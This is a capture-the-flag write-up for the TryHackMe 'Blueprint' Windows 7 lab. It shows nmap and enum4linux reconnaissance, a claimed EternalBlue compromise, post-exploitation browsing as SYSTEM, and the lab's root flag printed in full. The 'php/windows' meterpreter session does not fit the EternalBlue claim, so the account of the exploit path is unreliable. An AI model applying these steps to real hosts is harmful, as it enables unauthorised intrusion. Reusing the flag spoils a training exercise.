Tryhackme: blueprint

May 2020

IP: 10.10.206.135

Initial Scan:

```
crazyeights@kali:~$ nmap -PS 10.10.206.135
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-13 07:59 EDT
Nmap scan report for 10.10.206.135
Host is up (0.31s latency).
Not shown: 987 closed ports
PORT        STATE SERVICE
80/tcp      open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
8080/tcp  open  http-proxy
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
49160/tcp open  unknown
```


More Thorough Scan:

```
crazyeights@kali:~$ nmap -A -v 10.10.206.135
PORT        STATE SERVICE     VERSION
80/tcp      open  http        Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: 404 - File or directory not found.
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Apache httpd 2.4.23 (OpenSSL/1.0.2h
PHP/5.6.28)
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_http-title: Index of /
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:   a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
|_SHA-1: b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1
microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql         MariaDB (unauthorized)
8080/tcp  open  http          Apache httpd 2.4.23 (OpenSSL/1.0.2h
PHP/5.6.28)
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_http-title: Index of /
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  msrpc         Microsoft Windows RPC
49159/tcp open  msrpc         Microsoft Windows RPC
49160/tcp open  msrpc         Microsoft Windows RPC
Service Info: Hosts: www.example.com, BLUEPRINT, localhost; OS: Windows;
CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -22m03s, deviation: 34m37s, median: -2m04s
| nbstat: NetBIOS name: BLUEPRINT, NetBIOS user: <unknown>, NetBIOS MAC:
02:da:16:5b:d3:82 (unknown)
| Names:
```

```
|   BLUEPRINT<00>       Flags: <unique><active>
|   WORKGROUP<00>       Flags: <group><active>
|   BLUEPRINT<20>       Flags: <unique><active>
|   WORKGROUP<1e>       Flags: <group><active>
|   WORKGROUP<1d>       Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: BLUEPRINT
|   NetBIOS computer name: BLUEPRINT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-05-13T13:13:42+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-05-13T12:13:42
|_  start_date: 2020-05-13T11:56:03
```

Domain Enum:

```
crazyeights@kali:~$ enum4linux -a 10.10.206.135
Starting enum4linux v0.8.9 (
http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed May 13
08:39:14 2020


 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.206.135
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin,
none
```




```
 =====================================================
|     Enumerating Workgroup/Domain on 10.10.206.135  |
 =====================================================
[+] Got domain/workgroup name: WORKGROUP

 =============================================
|     Nbtstat Information for 10.10.206.135     |
 =============================================
Looking up status of 10.10.206.135
    BLUEPRINT     <00> -      B <ACTIVE>  Workstation Service
    WORKGROUP     <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
    BLUEPRINT     <20> -      B <ACTIVE>  File Server Service
    WORKGROUP     <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
    WORKGROUP     <1d> -      B <ACTIVE>  Master Browser
    ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

    MAC Address = 02-DA-16-5B-D3-82

 ======================================
|     Session Check on 10.10.206.135      |
 ======================================
[+] Server 10.10.206.135 allows sessions using username '', password ''

 ==========================================
|     Share Enumeration on 10.10.206.135  |
 ==========================================

    Sharename     Type      Comment
    ---------     ----      -------
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.206.135

[SNIP]
enum4linux complete on Wed May 13 08:39:41 2020
```

Using the eternal blue exploit, because of the machine name, got a meterpreter session.

Local Enumeration:

```
meterpreter > sysinfo
Computer    : BLUEPRINT
OS          : Windows NT BLUEPRINT 6.1 build 7601 (Windows 7 Home Basic
Edition Service Pack 1) i586
Meterpreter : php/windows
meterpreter > getuid
Server username: SYSTEM (0)

meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
=================

Mode                Size  Type  Last modified            Name
----                ----  ----  -------------            ----
40777/rwxrwxrwx     8192  dir   2019-04-11 18:40:42 -0400  Administrator
40555/r-xr-xr-x     8192  dir   2009-07-14 03:17:20 -0400  All Users
40777/rwxrwxrwx     8192  dir   2017-03-21 11:30:56 -0400  Default
100666/rw-rw-rw-    174   fil   2009-07-14 00:41:57 -0400  Default User
40777/rwxrwxrwx     8192  dir   2017-03-21 11:09:10 -0400  DefaultAppPool
                                                         Lab
                                                         Public
40555/r-xr-xr-x     4096  dir   2009-07-14 00:41:57 -0400  desktop.ini

meterpreter > cd Administrator
meterpreter > ls
Listing: C:\Users\Administrator
===============================

Mode                Size  Type  Last modified            Name
----                ----  ----  -------------            ----
40777/rwxrwxrwx     0     dir   2019-04-11 18:36:40 -0400  AppData
40555/r-xr-xr-x     0     dir   2019-04-11 18:36:47 -0400  Application Data
40555/r-xr-xr-x     0     dir   2019-11-27 13:15:52 -0500  Contacts
40555/r-xr-xr-x     4096  dir   2019-04-11 18:36:47 -0400  Cookies
40555/r-xr-xr-x     0     dir   2019-04-11 18:45:56 -0400  Desktop
40555/r-xr-xr-x     0     dir   2019-04-11 18:36:48 -0400  Documents
40555/r-xr-xr-x     0     dir   2019-04-11 18:36:47 -0400  Downloads
[SNIP]

meterpreter > cd Desktop
meterpreter > ls
```



```
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2019-04-11 18:36:47 -0400  desktop.ini
100666/rw-rw-rw-  37    fil   2019-11-27 13:15:37 -0500  root.txt.txt

meterpreter > cat root.txt.txt
THM{aea1e3ce6fe7f89e10cea833ae009bee}
meterpreter >
```

FIN.